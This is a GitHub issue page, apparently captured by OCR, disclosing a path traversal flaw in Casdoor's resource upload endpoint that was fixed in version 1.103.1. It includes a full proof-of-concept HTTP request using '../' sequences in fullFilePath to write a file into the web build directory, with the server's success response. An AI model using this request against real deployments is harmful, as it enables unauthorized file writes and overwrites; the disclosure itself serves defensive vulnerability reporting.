# Arbitrary file write/overwrite Vulnerability #1035


Closed **Geometry6151** opened this issue on Aug 19 · 3 comments · Fixed by #1063

Assignees

Labels question released

**Geometry6151** commented on Aug 19

Hi, I found a security issue, when the upload provider is Storage Local File System, the `fullFilePath` parameter of the interface `/api/upload-resource` will have a directory spanning problem, the user can specify a relative path to write malicious files to the file system, or even overwrite the files, my request message is shown below:



Request

```
POST /api/upload-resource?owner=built-in&user=admin&application=app-built-in&tag=
custom&parent=provider_storage_local_file_system&fullFilePath=
resource%2F%2e%2e%2F%2e%2e%2Fweb%2Fbuild%2Fflag.html&provider=
provider_storage_l
Host: door.casdoor
Cookie: casdoor_se                                    327fd92166a
Content-Length: 19
Sec-Ch-Ua: ".Not/A)Brand";v="99", "Google Chrome";v="103", "Chromium";v="103"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUPAwhIoXMrbemuJM
Accept: */*
Origin: https://door.casdoor.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://door.casdoor.com/resources
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryUPAwhIoXMrbemuJM
Content-Disposition: form-data; name="file"; filename="spider.png"
Content-Type: image/png

I'm here.
------WebKitFormBoundaryUPAwhIoXMrbemuJM--

```

resource/../../web/build/flag.html

Press 'F2' for focus

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 19 Aug 2022 12:10:08 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 210

{
  "status":"ok",
  "msg":"",
  "sub":"",
  "name":"",
  "data":
  "https://door.casbin.com/files/resource/../../web/build/flag.html?t=166091100852414
  5100",
  "data2":"/resource/../../web/build/flag.html"
}
```


```
POST /api/upload-resource?owner=built-in&user=admin&application=app-built-in&tag=custom&parent=provid
Host: door.casdoor.com
Cookie: casdoor_session_id=2fd9ab275d8d65ea296ab327fd92166a
Content-Length: 192
Sec-Ch-Ua: ".Not/A)Brand";v="99", "Google Chrome";v="103", "Chromium";v="103"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Ch
Sec-Ch-Ua-Platform: "macOS"
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUPAwhIoXMrbemuJM
Accept: */*
```

```
Origin: https://door.casdoor.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://door.casdoor.com/resources
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryUPAwhIoXMrbemuJM
Content-Disposition: form-data; name="file"; filename="spider.png"
Content-Type: image/png

I'm here.
------WebKitFormBoundaryUPAwhIoXMrbemuJM--
```

Then we can find out that the problem does occur by following this link。
https://door.casdoor.com/flag.html



I'm here.

**casbin-bot** commented on Aug 19 Contributor

**@seriouszyx @ComradeProgrammer @Resulte**

**casbin-bot** added the **question** label on Aug 19

**casbin-bot** assigned **hsluoyz** on Aug 19

**qianxi0410** mentioned this issue on Aug 24

**fix: fix upload file security issue** #1063

Merged

hsluoyz closed this as completed in #1063 on Aug 24

casbin-bot commented on Aug 24 Contributor

🎉 This issue has been resolved in version 1.103.1 🎉

The release is available on GitHub release

Your **semantic-release** bot 📦 🚀

casbin-bot added the **released** label on Aug 24

tanish-mahajan commented on Sep 12

Authentication is required for exploiting this issue?

gregxsunday mentioned this issue on Sep 30

**Arbitrary file delete vulnerability** #1171

Closed

Assignees

hsluoyz

Labels

**question** **released**

Projects

None yet

Milestone

No milestone

Development

Successfully merging a pull request may close this issue.

Successfully merging a pull request may close this issue.

fix: fix upload file security issue
qianxi0410/casdoor

4 participants